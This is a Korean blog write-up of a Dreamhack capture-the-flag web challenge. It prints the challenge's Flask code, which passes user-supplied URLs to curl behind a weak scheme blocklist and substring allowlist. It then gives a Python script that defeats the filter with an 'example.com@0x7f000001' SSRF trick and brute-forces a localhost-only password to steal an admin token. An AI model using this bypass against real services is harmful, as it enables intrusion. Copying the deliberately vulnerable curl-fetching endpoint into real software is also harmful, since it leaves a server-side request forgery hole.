from flask import Flask, render_template, request, jsonify
import random
import subprocess

app = Flask(__name__)
TOKEN = "{**SWAPED**}"
FLAG = "SWAP{sample_flag}"
BLACK_LIST = ['file', 'dict', 'sftp', 'tftp', 'ldap', 'netdoc', 'localhost', 'gopher', '127.0.0.1']
PASSWORD = f"{random.randint(0, 255):02X}"
ALLOW_HOST = ['abcd.com', 'asdf.com', 'example.com']
print("password is : " + PASSWORD)

@app.route('/')
def swap():
    return render_template('index.html')

@app.route('/user-page', methods=['GET'])
def user():
    url = request.args.get('url')

    if not url:
        return jsonify({"swap": "Write URL"}), 400

    if not any(allow in url for allow in ALLOW_HOST):
        return jsonify({"swap": "URL not allowed"}), 403

    for bad in BLACK_LIST:
        if bad in url.lower():
            return jsonify({"swap": "BAN LIST"}), 403

    try:
        result = subprocess.run(
            ["curl", "-s", url],
            text=True,
            capture_output=True,
            check=True
        )
        return jsonify({"response": result.stdout})

    except subprocess.CalledProcessError as e:
        return jsonify({"swap": "Error!~", "details": str(e)}), 500

@app.route('/access-token', methods=['GET'])
def admin():
    if request.remote_addr in ["127.0.0.1"]:
        password = request.args.get("password")

        if password:
            if password == PASSWORD:
                return jsonify({"server": TOKEN}), 200
            else:
                return jsonify({"server": "Nop~ Password Wrong><"}), 403
        else:
            return jsonify({"server": "Write Password!"}), 400
    else:
        return jsonify({"server": "Only Localhost Can Access : )"}), 403

@app.route('/admin', methods=['GET'])
def check():
    if request.args.get("token") == TOKEN:
        return "<h1>dotori-company : $#@&*(@#&*(@)) BeePPP.. </h1>" + FLAG
    else:
        return jsonify({"server": "you are not admin..."}), 403

if __name__ == "__main__":
    app.run(host='0.0.0.0', port=5000, debug=True)
    print("Ready Yeah~! made by swap ENJOY:)")
여기서 우리가 주의 깊게 봐야 할 부분은 이렇게 필터링 되는 것과 PASSWORD가 0~255사이에 값을 16진수 인코딩 한값 이라는것이다. 또한 무조건 들어가야 하는 것이 ALLOW_HOST에 저장 되어 있다.
BLACK_LIST = ['file', 'dict', 'sftp', 'tftp', 'ldap', 'netdoc', 'localhost', 'gopher', '127.0.0.1']
PASSWORD = f"{random.randint(0, 255):02X}"
ALLOW_HOST = ['abcd.com', 'asdf.com', 'example.com']
user-page에서 접근 할수 있으므로 우리가 이제 부터 파라미터로 상대방 컴퓨터에 있는 127.0.0.1:5000에 있는 TOKEN을 탈취 하여 admin으로 로그인 하는것이 목표이다.
여기서 PASSWORD를 알아야 user-page에서 토큰값을 알아낼수 있으므로 파라미터에 password를 00~ff까지 해볼수도 있지만 python에서 request를 이용해 보도록 하자
import requests

for i in range(256):
    url=f"http://host3.dreamhack.games:9376/user-page?url=http%3A%2F%2Fexample.com%400x7f000001%3A5000%2Faccess-token%3Fpassword%3D{i:02X}"
    response = requests.get(url)
    #http://example.com@127.0.0.1:5000/access-token?password=01

    if "Nop~ Password Wrong><" not in response.text:
        print(f"{i:02X}")
여기서 주의 깊게 봐야할 부분은
url변수에 있는 것인데 앞에 http://host3.dreamhack.games:9376/user-page에서서 접근을 할것인데 여기서 상대 컴퓨터에
localhost에 접근 하는 것을 파라미터 값으로 줄것이다. 그리하여 ?http를 할건데 여기서 뒤에 있는 %3A%2F%2F는 ://이다.
그리고 필수 들어가야할 ALLOW_HOST 중에서 하나인 example.com%40은 example.com@로 적은 것이다. 그리고 위에서 127.0.0.1과 localhost같은 것들은 필터링으로 인해서 걸리게 되므로 127.0.0.1을 16진수 변환하여 0x7f000001로 넣어주고
그후 다시 password를 파라미터로 줘야 하는데 앞에서 이미 파라미터를 사용했으므로 ?대신 %3F를 이용하고 = 또한 %3D로 바꿔준뒤 뒤에 password에 값을 16진수 2자리로 변환 하여 넣어 주게 된다
그후 그 주소로 get요청에 반환 값을 response에 저장 해준뒤 if문을 통해서 잘못된 비밀번호를 넣었을 때 나오는 문장이 아닌 다른 문장이 나오게 되면 그 주소 값을 반환 하도록 하면

이런식으로 BB로 password값이 나오게 된다. 그러면 그것을 드림핵 사이트에 url주소에 password부분에 값을 넣어 주면

이런식으로 token값이 나오게 된다 그러면 그것을 /admin?token=<token값>으로 넣어주게 되면 플래그가 나오게 된다.
'웹해킹' 카테고리의 다른 글
| sql injection bypass WAF Advanced (0) | 2026.10.25 |
|---|---|
| blind sql injection advanced (0) | 2026.10.24 |
| web-ssrf (0) | 2026.10.19 |
| CSRF (0) | 2026.09.29 |
| XSS (0) | 2026.09.29 |